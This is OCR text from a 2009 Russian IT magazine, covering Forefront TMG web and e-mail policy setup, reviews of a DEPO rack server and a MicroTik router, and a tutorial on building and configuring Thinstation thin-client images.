шаге нужно указать категории ресурсов, которые будут блокироваться. В списке уже есть с десяток категорий, чтобы добавить новую категорию в список, нажимаем кнопку «Add» и отмечаем в появившемся окне все необходимое. Следующий шаг мастера — «Malware Inspection Setting», здесь выбираем, будем ли проверять HTTP трафик на наличие вредоносного кода. Дополнительный флажок «Block encrypted archives» разрешает блокировку зашифрованных архивов. Далее настраивается проверка HTTPS трафика. Здесь возможны четыре варианта:

- проверять;
- не проверять и разрешать трафик;
- не проверять трафик, проверять сертификат и при несоответствии блокировать;
- блокировать HTTPS.

Если выбран первый вариант, мастер потребует ввести сертификат, который необходимо предварительно создать (подробности смотри в уже упомянутой статье «Слоеный VPN»). Затем идет настройка кэширования. Отмечаем флажок «Enable Web caching» и, нажав «Cache Drives», указываем диск и вводим максимальный размер кэша (по умолчанию 0, т.е. неограничен). После нажатия кнопки «Finish» будут созданы новые настройки, чтобы они вступили в силу, нажимаем кнопку «Apply» вверху окна. Теперь пользователи внутренней сети могут просматривать информацию на веб-ресурсах.

Используя ссылки во вкладке «Task», можно изменить установки без повторного запуска мастера. Чтобы изменить отдельное правило, дважды щелкаем по нему и, перемещаясь по вкладкам свойств, отключаем/включаем правило, изменяем From/To, указываем протокол, расписание, тип контента. Состояние отдельных элементов можно увидеть и изменить в поле «Web Access Setting».

Для настройки работы с E-mail выбираем в меню «E-Mail Policy». Здесь действуем аналогично предыдущему пункту. Нажимаем «Configure E-Mail Policy». Запустившийся мастер вначале попросит указать IP-адрес внутреннего почтового сервера и ввести список разрешенных доменов. Отмечаем сети, на которых будут слушаться почтовые запросы, указываем FQDN (Fully Qualified Domain Name), используемый для связи с сервером при ответе на HELO/EHLO запросы. По умолчанию TLS (Transport Layer Security) шифрование трафика отключено, для его активации устанавливаем флажок «Enable TLS Encryption».

На последнем шаге, установив соответствующие флажки, активируем функции антиспама и антивирусной проверки почтового трафика (если, конечно, их предполагается использовать). Нажимаем «Finish» и применяем настройки щелчком по «Apply». Правила, созданные в результате работы мастера, будут показаны в окне консоли. Настройка правил антиспама и антивируса производится во вкладках «Spam Filtering» и «Virus and Content Filtering» соответственно.

ЗАКЛЮЧЕНИЕ Как видишь, нововведений в семействе Forefront достаточно много, и главное из них — тесная интеграция продуктов, которая позволит на порядок повысить эффективность использования различных решений и добавить удобство работы админу.

На примере Forefront TMG хорошо видно, что одной лишь сменой имени дело не обошлось. В нем появилось достаточно много функций, которые уже не раз запрашивались администраторами.


реклама
В ПРОДАЖЕ
С 29 ОКТЯБРЯ
RISEN | SECTION 8 | RED FACTION: GUERRILLA | MINI NINJAS | BORDERLANDS
ПРАВИЛЬНЫЙ ЖУРНАЛ О КОМПЬЮТЕРНЫХ ИГРАХ
PC ИГРЫ
#11(71)
НОЯБРЬ 2009
РЕКОМЕНДУЕМАЯ ЦЕНА: 225 РУБ
(game)land
ДОПОЛНЕНИЯ ДЛЯ 50 ИГР
RAGE
NEED FOR SPEED: SHIFT
S.T.A.L.K.E.R.: ЗОВ ПРИПЯТИ
ЗДРАВСТВУЙТЕ, ЗОНА! ДАВНО НЕ ВИДЕЛИСЬ
WORLD OF WARCRAFT
PC ИГРЫ
ЖУРНАЛ
О ПРАВИЛЬНЫХ
ИГРАХ


NATHAN BINKERT NAT@SYNACK.RU



Да придет шторм

DEPO Storm 1300L2: стоечный 2U-сервер



Технические характеристики DEPO Storm 1300L2

> Процессор:
Intel Xeon 5500

Чипсет:
Intel X58 + ICH10R

> Память:
До 24 Гб DDR3-1333/1066/800
6 разъемов
Возможна поддержка ECC

> Жесткие диски:
6 каналов SATA

> Поддержка RAID:
RAID 0, 1, 5, 10 (только Windows)
Опциональный контроллер SAS/SATA с поддержкой RAID 0, 1, 10, 5, 5EE, 50, 6, 60

> Сетевой интерфейс:
Двухпортовый интегрированный Gigabit Ethernet (10/100/1000 Мбит) Intel 82574L

> Питание:
Блок питания мощностью 550 Вт с автоматическим выбором частоты (50/60 Гц)
Возможна установка блока питания 2x500 Вт

> Расширение:
3 слота PCI-E x8 (один в исполнении x16)
1 слот PCI-E x4 (в исполнении x8)
2 слота PCI 32 бит

> Внешние порты ввода-вывода:
Один порт 16550 (второй порт подключается опционально)
2 разъема PS/2
Два разъема USB на задней панели

> Функции управления:
Опционально поставляется модуль IPMI 2.0

> Система охлаждения:
4 нагнетающих вентилятора для обеспечения нормального терморежима внутри сервера с возможностью «горячей» замены
1 вентилятор на каждом блоке питания

> Другое:
Интегрированный видеоадаптер Matrox G200eW 8 Мб DDR2

> Исполнение:
Для установки в 19" стойку, высота 2U
Комплектуется набором для монтажа в стойку
Рельсы имеют длину 710 мм
Размеры (ДВШ, мм) 652x88x425
Масса до 20 кг

> Гарантийное обслуживание:
Срок гарантии от 1 до 3 лет с возможностью обслуживания на месте эксплуатации

Сервер начального уровня Storm 1300L2 от компании Depo можно применять для решения самых разнообразных задач, начиная от файл-сервера и кэширующего прокси и заканчивая контроллерами доменов и различными службами для поддержки сетевой инфраструктуры. Возможность установки до 6 жестких дисков SAS/SATA делает его отличной площадкой для хранения файлов, а вкупе с максимальным объемом памяти в 24 Гб и высокопроизводительным процессором Intel Xeon серии 5500 сервер можно считать более чем привлекательным решением для выполнения роли узла Data Grid.

Список поддерживаемых процессоров включает модели от самого младшего 5502 с двумя ядрами и тактовой частотой 1.86 ГГц до 4-ядерного 5560, частота ядер которого составляет 2.8 ГГц. Объем памяти варьируется от 2-х до 24 Гб DDR3. За хранение данных отвечают SAS или SATA-диски емкостью до 1 Тб, установленные в корзину «горячей» замены. Сервер оснащен двумя гигабитными портами Ethernet, одним последовательным портом, двумя разъемами PS/2 и двумя разъемами USB.

Для установки плат расширения доступны три низкопрофильных разъема PCI-E x8, один PCI-E x4 и два PCI-слота, куда могут быть предустановлены дополнительная гигабитная сетевая карта Intel Pro/1000 PT Dual Port Server Adapter и 8-канальный SATA/SAS-контроллер Adaptec ASR-5805, обеспечивающий RAID-конфигурации уровней 0, 1, 10, 5, 6 и 50, для которого также доступна батарея ABM-800.

Сервер может быть оснащен сдвоенным блоком питания 2x500 Вт с избыточностью и возможностью «горячей» замены. Опционально — модуль удаленного управления, совместимый с IPMI 2.0.

В качестве опции заказчику предлагается предустановка ОС Microsoft Windows Server Standard или Microsoft Windows Small Business Server 2008 Standard, последние обновления, а также набор дополнительного ПО, который включает: гипервизор VMWare ESXi или Microsoft Hyper-V, Microsoft Windows SharePoint Services 3.0. На платной основе оказываются технические консультации, удаленная настройка, монтаж сервера в стойку, внедрение и настройка сервисов, а также пакет экстренного реагирования.

Цена сервера в минимальной конфигурации составляет 59780 рублей и включает в себя гарантийное обслуживание в течение 3-х лет в сервисном центре (при желании срок можно увеличить до 5 лет).

Сайт производителя:
www.depocomputers.ru

Балтийский транзит

RB/600PI: производительный маршрутизатор на базе MicroTik RouterBOARD 600

Технические характеристики RB/600PI

> Процессор:
PowerPC MPC8343E 266/400 МГц

> Память:
64 Мб DDR SDRAM

> Накопитель:
64 Мб NAND
2 слота CompactFlash

> Сетевой интерфейс:
3 гигабитных порта Ethernet с поддержкой Auto-MDI/X

> Питание:
Блок питания 48 Вольт (48 POW)
Power over Ethernet (порт LAN1)
Уровень потребляемой энергии: ~9 Вт с картами расширения

> Внешние порты ввода-вывода:
1 асинхронный последовательный порт DB9 RS232C





RB600 (Tested on 2x Gigabit interfaces)					
Firewall	Conntrack	Mode	64 byte packets	512 byte packets	1500 byte packets
N/A	Off	Routing	43,62	271,36	745,64
N/A	On	Routing	34,11	216,24	592,63
Off	Off	Rstp-bridge	66,06	406,62	1020,1
On	Off	Rstp-bridge	40,61	256,52	697,07
On	On	Rstp-bridge	32,6	207,76	536,76

> Интерфейсы расширения:
4 слота MiniPCI (IIIA/IIIB)

> Система охлаждения:
2 вентилятора с сенсорами вращения и автоматическим переключением

> Исполнение:
Корпус внутреннего исполнения (CA/600)

Продукция латвийской компании MicroTik не так широко распространена на территории России, но пользуется большой популярностью среди людей «в теме». Основная деятельность компании: производство маршрутизаторов и беспроводных систем для ISP, особое место среди которых занимают платы-маршрутизаторы RouterBOARD, отличающиеся невысокой ценой и завидной производительностью. Одна из них скрыта внутри маршрутизатора RB/600PI от российской компании MicroComp.

Модель RB/600PI построена на базе RouterBOARD 600, оснащенной процессором PowerPC MPC8343E 266/400 МГц, 64 Мб оперативной памяти и тремя гигабитными портами Ethernet, поэтому в плане железной составляющей она ничем не отличается от маршрутизаторов многих других компаний. Особая же гордость MicroTik — это операционная система.

В качестве ОС маршрутизатор использует так называемую RouterOS, построенную на базе Linux и умеющую почти все, что только может понадобиться администратору. Это и гибкий брандмауэр, основанный на iptables, и развитая система управления трафиком на основе подсистемы Linux-ядра Traffic Control, и поддержка протоколов маршрутизации RIP v1/v2, OSPF v2, BGP v4, и гибкое управление доступом для пользователей HotSpot, и самые разные способы туннелирования трафика, шифрование IPsec, различные прокси-сервера в комплекте (FTP, HTTP, DNS, SOCKS), DHCP-сервер с поддержкой RADIUS, сетевые утилиты ping, traceroute, telnet, ssh, тестер пропускной способности, снифер, утилита для апдейта DNS-записей и многое другое.

Доступ к маршрутизатору можно получить через последовательный порт, по протоколам Telnet, SSH или через Winbox — GUI-интерфейс для ОС Windows. RouterOS позволяет производить мониторинг трафика (IP traffic accounting, с поддержкой NetFlow), брандмауэра (firewall actions logging), строит графики, доступные через HTTP, и поддерживает протокол SNMP.

Из других особенностей модели стоит отметить наличие 4 MiniPCI-слотов для установки плат расширения, 2 слота CompactFlash с поддержкой флеш-накопителей с интерфейсом IDE и возможность питания от Ethernet-кабеля (применительно только к порту LAN1).

Цена модели составляет 11994 рублей.

Сайты производителей:
www.routerboard.com, www.mikc.ru

Спецификация устройства и руководство пользователя:
www.mikc.ru/files/docs/rb600ugA.pdf

RouterBOARD RB600A может работать не только под управлением Linux, но и OpenBSD (поддержка добавлена в 4.6-current):
www.openbsd.org/socppc.html



_SSH3R1FF- SSH3R1FF@GMAIL.COM

Тонкая генеральная линия

Пересаживаем офисный планктон на тонкие клиенты под управлением Thinstation

Финансовый кризис заставил IT-специалистов пересмотреть традиционный подход к организации сети в сторону «тонких клиентов». В отличие от настольных компов, они экономичны, потребляют мало энергии, просты в сопровождении, легко адаптируются к любой среде. Сегодня доступно несколько десятков различных решений для такой сети, а самым популярным представителем лиги терминальных систем является опенсорсный мини-дистрибутив Thinstation.

ТЕРМИНАЛЬНАЯ СЕТЬ Вначале определимся с назначением тонких клиентов и местом Thinstation в процессе организации подобного сервиса. В типичной сети компании применяется схема, ставшая усилиями Microsoft уже стандартной: ОС загружается с локального жесткого диска, там же могут храниться и все необходимые пользователю данные. Но менеджеры, маркетологи, секретари и прочий офисный планктон, которым для работы требуются средства интернета, текстовый редактор и пара программ для создания отчетов и работы с базой данных, используют мощности современного компьютера далеко не полностью (от силы на 10%). На этом можно и нужно экономить.

Архитектура тонких клиентов предусматривает загрузку ОС и всех необходимых данных по сети. Такой подход имеет ряд преимуществ, которые становятся очевидны уже в сетях среднего размера:

• централизованное администрирование;
• быстрое развертывание (рабочее место можно организовать буквально за 5-10 минут);
• повышение безопасности корпоративных данных (за счет того, что вся информация хранится на сервере, снижается риск хищения данных и вредоносного действия вирусов, кроме того, заметно упрощается процедура резервного копирования);
• большее время наработки на отказ (в первую очередь, в связи с минимальным количеством механических компонентов);
• снижение нагрузки на сеть (во время терминальной сессии передаются только данные о нажатии клавиш, движениях мыши и обновлениях экрана);
• отсутствие привязки пользователя к конкретному рабочему месту, юзер может получить доступ к своему виртуальному рабочему столу с любого терминала, подключенного к серверу (даже из своего дома, используя VPN).

Основная экономия достигается за счет минимизации затрат на приобретение лицензий на пользовательское программное обеспечение и выбора минимальной аппаратной конфигурации клиентской части. На рабочем столе пользователя может стоять как старый комп, по всем параметрам непригодный для большинства повседневных задач (процессор не ниже Pentium 100, объем оперативной памяти не менее 16 Мб), так и специализированное устройство (например, на базе процессора VIA Eden или AMD Geode). Последние компактны, абсолютно бесшумны и потребляют малую толику электроэнергии (кстати, это позволяет вешать на один бесперебойник до 10 терминалов).

С вступлением и «железочными» делами закончили, перейдем к софту. Дистрибутив **Thinstation** (www.thinstation.org) разработан специально для создания тонких клиентов и оснащен всеми необходимыми приложениями, обеспечивающими подключение к сервисам по основным протоколам удаленной работы: Citrix ICA, Microsoft RDP, VNC, NX NoMachine, 2X ThinClient, VMWare View Open client, X11, Telnet, SSH. Систему можно загружать по сети с помощью Etherboot/PXE или внешнего носителя (FDD/CD/HDD/CF/USB-flash). Все настройки производятся централизованно при помощи конфигурационных файлов, что упрощает управление терминалами.

ЗНАКОМИМСЯ — THINSTATION Текущей стабильной версией Thinstation является 2.2.2 (от 10 августа 2008 года). Основу дистрибутива составляет ядро 2.6.16.5, XOrg 6.9/XFree86 4.3.99.902, Glibc 2.3.5, GCC 3.4.4, Blackbox 0.70.1/IceWM 1.2.25, пакет системных программ Busybox 1.1.3, набор драйверов для различных видео и сетевых карт, прикладные программы RDesktop, Telnet, Citrix ICA, NoMachine NX, 2X ThinClient, VMWare View Open client, SSH, OpenVPN. Помимо указанных пакетов, есть возможность укомплектовать загрузочный образ дополнительными програм-



мами, драйверами и патчами. Кстати, многие предпочитают использовать более ранние версии Thinstation, поскольку они занимают меньше места и на старых системах работают чуть быстрее. Единственный минус: для самостоятельной сборки загрузочного образа понадобится старая версия Glibc.

Для закачки предлагаются уже готовые LiveCD образы для VMware (Linux и Windows), которые позволяют обойтись без настройки DHCP/TFTP-серверов и загружаться «напрямую» в виртуальной машине. После установки в vmview/CD найдем нужный ISO-файл. При загрузке образ будет опрашивать сменные носители (HDD, CD, USB, FDD) в поисках настроек — файла thinstation.conf.user (о нем ниже).

Как вариант, можно самостоятельно пересобрать образ при помощи скрипта rebuild-iso или установить дистрибутив на хард/флешку (пример приведен в FAQ на официальном сайте).

Архив Thinstation-2.2.2.tar.gz (~50 Мб) предназначен для конечного пользователя (под пользователем подразумевается сисадмин) и содержит уже скомпилированные, готовые к работе пакеты. Пользователь затем самостоятельно выбирает, что ему необходимо, и собирает образ. Доступен еще один архив — thinstation developer (~800 Мб), — он содержит исходные тексты проекта и предназначен для разработчиков, а также специалистов, желающих скомпилировать и добавить свою программу в образ, локализовать систему и произвести остальные донастройки, которые не удается сделать/применить в пакете для конечного пользователя.

Русификация в оригинальном Thinstation выполнена лишь частично, хотя это легко исправить, пересобрав дистрибутив, воспользовавшись стандартными HOWTO по локализации любого Linux. Но сегодня существуют проекты, в которых вопрос русификации решен изначально — nixts.org и www.itadvisor.ru/downloads. Плюс, в этих решениях произведены мелкие доработки. По ссылкам можно скачать варианты образов и дополнительные пакеты для Thinstation. Пользователям платформы AMD Geode LX можно обратить внимание на ThinTonk (www.

Локализация Thinstation

Оригинальный Thinstation локализован лишь частично, и, скорее всего, возникнет желание устранить эту проблему. Для этого как раз необходим девелоперский пакет. Первым делом следует пересобрать ядро, активировав в разделах DOS/FAT/NT Filesystems, Network File Systems и Native Language Support все модули, в которых фигурируют кодировки CP1251 и 866. Далее ищем в packages/base/etc/udev/scripts три скрипта floppy.sh, ide.sh, usb.sh, отвечающие за монтирование файловых систем. Добавляем запись «-o iocharset=cp1251,codepage=866» к командам внутри sh-файлов. Например, строка для FAT:


```
mount -t vfat -o iocharset=cp1251,codepage=866 /dev/$devpath /mnt/disc/$name/$name
```

В поставке есть и другие скрипты и конфигурационные файлы, которые потребуется поправить в случае необходимости. Для Samba в smb.conf.tpl и smb.conf также меняем кодировку:

```
unix charset=cp1251
display charset=cp1251
dos charset=866
```

Локаль следует указать и в строке запуска rdesktop, например, для ru_RU.KOI8-R добавляем «-P KOI8-R».





info

- Тонкие клиенты не требовательны к железу (поскольку все вычисления выполняет мощный сервер) и заточены для работы в бездисковом режиме (без FDD/CDROM/HDD).

- В качестве тонкого клиента под управлением Thinstation может выступать любой компьютер на базе архитектуры x86 с процессором не ниже Pentium 100 и объемом оперативной памяти не менее 16 Мб.

- Как правило, на терминальных серверах используется общесистемное программное обеспечение Windows, Linux, xBSD, Solaris, а тонкие клиенты функционируют под управлением Windows CE, Linux или xBSD.

- Thinstation — мини-дистрибутив Linux, позволяющий превратить старые компы в полноценные бездисковые тонкие клиенты, поддерживающие все основные протоколы подключения: RDP, VNC, ICA, X11, Telnet, SSH и т.п.

- Thinstation можно загружать по сети с помощью Etherboot/PXE или со стандартного носителя — FDD/CD/HDD/CF/USB-flash.



ГЕНЕРИРУЕМ ОБРАЗ ДЛЯ ПРОШИВКИ СЕТЕВОЙ КАРТЫ

tonk.ru/support/pxe) — дистрибутив Thinstation, собранный специально для этих тонких клиентов. В дальнейшем будем разбирать оригинальную версию.

СОБИРАЕМ СВОЮ ВЕРСИЮ THINSTATION Для сборки нам потребуется рабочий GNU/Linux, его необязательно устанавливать на живую машину, достаточно и виртуальной. Забираем архив с сайта проекта и распаковываем:


```
$ tar xzvf Thinstation-2.2.2.tar.gz
$ cd Thinstation-2.2.2
```

Конфигурация для сборки клиента находится в файле build.conf. Ничего сложного файл собой не представляет, внутри находятся закомментированные строки, соответствующие модулям (драйверам) и пакетам. Кто хоть раз собирал ядро Linux, сразу поймет, что к чему. Причем, здесь все на порядок проще. Например:

```
module agpgart
```

Если требуется загрузить модуль с внешнего источника или создать динамически загружаемый драйвер, то вместо «module» пишем «module_pkg». Для удобства все записи разбиты по группам (видео, сетевые карты и т.п.) и детально прокомментированы. Зная, какое оборудование установлено на клиентских компьютерах, можно без труда отредактировать настройки. Смотрим на установки по умолчанию:

```
$ cat build.conf | grep -v ^# | grep -v ^$
module pcm              # PCMCIA Cards
module serial           # Serial Device Support
module acpi             # Advanced
Configuration and Power Interface support
```



ОДИН ИЗ ОНЛАЙН-СЕРВИСОВ, ПРЕДЛАГАЮЩИХ СБОРКУ ОБРАЗА THINSTATION


```
package rdesktop                  # X RDP client
for Windows Terminal Services (ver 1.5)
```


В образ, созданный из дефолтного конфига, включена поддержка популярного железа: сеть — Realtek 8139, SIS900, VIA Rhine, видео — VESA, S3, NVIDIA, ATI, Vmware; из файловых систем доступны FAT32, NTFS, ext2, ext3. Для первого знакомства с дистрибутивом этого вполне достаточно, но для применения в рабочей среде его придется подгонять под себя. Список параметров внутри достаточно большой, поэтому следует терпеливо и внимательно пройтись по всем настройкам, разобраться и активировать только то, что действительно необходимо. Лишнее включать не стоит, это увеличит размер образа, а значит, система будет дольше распаковываться при загрузке и заберет больше ОЗУ у клиентов. Чуть ниже в списке идут пакеты, включаемые в образ, — здесь поступаем аналогично модулям. Если используется директива «package», пакет будет включен в основной образ; если «pkg» — пакет собирается, но его нужно подгружать отдельно. Не забудь снять комментарий со строки «package keymaps-ru» и установить приложения, при помощи которых будем подключаться к выбранному серверу — rdesktop, vncviewer, nx, ica и т. д. Последним идет раздел «Miscellaneous Parameters»:

```
$ sudo vi build.conf
### Пароль root для консоли, доступа по telnet/
ssh и VNC-сервису
```

Сетевая загрузка для старых машин

Возможность выбора сетевой загрузки в BIOS появилась относительно недавно, и старые компьютеры такой возможности не имеют. Чтобы не использовать сменные носители или хард, лучше перепрошить ПЗУ сетевой карты. Готовый образ можно взять на сайте rom-o-matic.net. Достаточно выбрать в «Choose NIC/ROM type» марку чипа, используемого на сетевой карте, и в списке «Choose ROM output format» формат файла. Кроме версий для ПЗУ (.rom), имеются образы для записи на дискету, болванку и USB-flash, а также для использования с загрузчиками LILO/GRUB/SYSLINUX. Если с сетевой картой не повезло, и ее прошивку обновить нельзя, то можно попробовать перепрошить BIOS материнской платы (если он на Flash-микросхеме), интегрировав в него PXE-код, взятый с сайта rom-o-matic.net.





ПОДКЛЮЧАЕМСЯ К УДАЛЕННОЙ СИСТЕМЕ

```
param rootpasswd p@ssw0rd
param xorgvncpasswd p@ssw0rd
### Настройки логотипа и разрешение экрана
param bootlogo true
param bootresolution 1024x768
#param desktop ./background.jpg
### Файл с установками
param defaultconfig thinstation.conf.
buildtime
### Имя машины для config/tftp/scp
param basename thinstation
param basepath .
### Файлы для закачки пакетов с помощью wget,
данный параметр активируется, если подключен
нужный package, например, для "package ica"
сработает:
param icaurl http://download2.citrix.com/
files/en/products/client/ica/current/
linuxx86.tar.gz
### HTTP-соединения можно устанавливать через
прокси
#param httpproxy http://192.168.1.2:8080
```

Теперь, когда произведены все настройки, набираем:

```
$ sudo ./build
```

По окончании выполнения команды результат сборки ищи в подкаталогах boot-images/{etherboot, initrd, iso, loadlin, pxe, syslinux}.

Кто не хочет устанавливать Linux просто для того, чтобы создать образ Thinstation, может воспользоваться онлайн-сервисами, например TS-O-Matics (www.thinstation.net/TSoM). Для русскоязычных пользователей предназначен ресурс www.it-advisor.ru/TSoM, в котором приложения, входящие в состав Thinstation, изначально локализованы. Просто заходим, выбираем/вводим параметры, меняем внешний вид заставки и создаем образ. Правда, с его помощью не удастся добавить в образ свой пакет.

ФАЙЛЫ НАСТРОЕК THINSTATION При загрузке клиент Thinstation считывает ряд конфигурационных файлов (thinstation.conf.*). Параметры, которые в них описываются, в общем-то, одинаковы, отличается лишь их назначение:
- thinstation.conf.buildtime — задает параметры в загрузочном образе, его нужно подготовить до сборки;
- thinstation.conf.network — настройки по умолчанию, получаемые с TFTP-сервера, этот конфиг используется для установки параметров для всех тонких клиентов;
- thinstation.hosts — содержит данные о клиентах (имя компьютера, MAC-адрес, группа);
- thinstation.conf.group-<groupname> — совместно с thinstation.hosts используется для объединения клиентов в группы;
- thinstation.conf-<hostname> — файл для индивидуальной настройки клиента по имени компьютера,



links

Если не хочешь устанавливать Linux просто для того, чтобы создать образ Thinstation, можно воспользоваться онлайн-сервисами вроде TS-O-Matics: www.thinstation.net/TSoM.



dvd

- На прилагаемом к журналу диске найдешь файл thinstation.conf.sample, который можно использовать для настроек клиентов Thinstation.
- В видеоролике мы покажем, как сгенерировать образ для Thinstation, познакомимся с настройками DHCP и TFTP сервера в Ubuntu, а затем подключимся к RDP и SSH сервисам удаленной системы.


Сценарий загрузки тонкого клиента

1. Сетевуха тонкого клиента по протоколу PXE запрашивает у DHCP-сервера сетевые настройки.
2. DHCP-сервер, помимо основных настроек (IP-адрес, маска подсети, дефолтный шлюз и т.д.), выдает IP-адрес TFTP-сервера и имя образа для загрузки.
3. Клиент подключается к TFTP-серверу и сливает файл загрузчика PXE.
4. Скачанный PXE-загрузчик исполняется и забирает с TFTP-сервера конфиг, в котором прописаны имена файлов ядра Linux (vmlinuz) и образа файловой системы (initrd).
5. После распаковки и загрузки ядра Linux с подмонтированным образом файловой системы Thinstation снова обращается к TFTP-серверу для скачивания конфигурационных файлов (с настройками подключений, адресами терминальных серверов, к которым нужно подключаться, и т.д.). После чего запускает нужный терминальный клиент (например, rdesktop) и ожидает от пользователя ввода его логина с паролем для подключения.




info

- Службы DHCP и TFTP должны функционировать на одной машине!
- При выходе из строя сервера или неполадках в сети тонкие клиенты превращаются в бесполезные ящики.



СТАВИМ СЛУЖБУ ТЕРМИНАЛОВ В WIN2K8



ПОДКЛЮЧАЕМСЯ К WINDOWS SERVER

используется совместно с thinstation.hosts;
• thinstation.conf-<IP-ADDRESS> и thinstation.conf-<MAC-ADDRESS> — файл индивидуальной настройки клиента соответственно по IP- и MAC-адресу;
• thinstation.conf.user — конфигурационный файл, сохраняемый на локальных носителях (FDD, HDD, USB-flash) в подкаталоге thinstation.profile.

При загрузке файлы с TFTP-сервера считываются в таком же порядке, как показано выше, применяется первый подходящий клиенту загруженный файл.

В архиве имеется очень простой вариант шаблона thinstation.conf.buildtime, более расширенную версию можно скачать с сайта проекта (thinstation.sf.net/docs/thinstation.conf.example) или найти в образах, предлагаемых проектами nixts.org и www.it-advisor.ru.

Файл thinstation.hosts состоит из описания имени узла, MAC-адреса, группы и необязательного комментария:

```
$ sudo vi thinstation.hosts
thinstation1   000c29d7a8e1    boss
thinstation2   000c00a5a8e2
assistant
```

Типичные network — user файлы выглядят следующим образом:

```
$ sudo vi thinstation.conf.network
### Не всегда нужна русская раскладка
("ru")
KEYBOARD_MAP=en_us
SYSLOG_SERVER=local
USB_ENABLED=On
### Имя компьютера, если не исполь-
зуется thinstation.hosts, символ '*'
автоматически заменяется на MAC-ад-
рес
NET_HOSTNAME=ts_*
### Описание сессии
SCREEN=0
WORKSPACE=1
AUTOSTART=On
ICONMODE=AUTO
### Подключение при помощи rdesktop
(файл может содержать описание не-
скольких сессий)
SESSION_0_TITLE="Microsoft Terminal
Server"
SESSION_0_TYPE=rdesktop
SESSION_0_SCREEN=0
SESSION_0_RDESKTOP_
SERVER=192.168.1.100
SESSION_0_RDESKTOP_OPTIONS="-u user
-a 16 -r sound"
### Настройки экрана
SCREEN_RESOLUTION="1024x768"
SCREEN_HORIZSYNC="30-65"
SCREEN_VERTREFRESH="75"
### Можно указать несколько вариан-
тов, но удобнее зафиксировать опти-
мальный
# SCREEN_RESOLUTION="800x600 |
1024x768 | *"
### USB-мышь, дополнительно нужно
активировать "usb-hid" в build.conf
X_MOUSE_DEVICE=/dev/input/mice
```

В параметрах RDESKTOP_OPTIONS следует учитывать версию сервера. Так, WinNT4 и Win2k поддерживают только 8-битный цвет (-a 8), WinXP — 16-битный (-a 16), Win2k3/Win2k8 — 24-битный (-a 24). Хотя использование «-a 24» на терминалах часто не имеет смысла. Поддержка звука «-r sound» реализована, начиная с Win2k3. Особого внимания заслуживают директивы STORAGE_PATH, STORAGE_SERVER и STORAGE_PREFIX, при помощи которых указывается полный путь к сохраняемому профилю (это может быть локальный диск или смонтированный NFS/SMB-ресурс).

Если загрузка Thinstation производится с жесткого или другого локального диска, и используется thinstation.conf.user, сборку можно выполнить с параметрами:

```
NET_FILE_ENABLED=Off
NET_USE_DHCP=Off
```

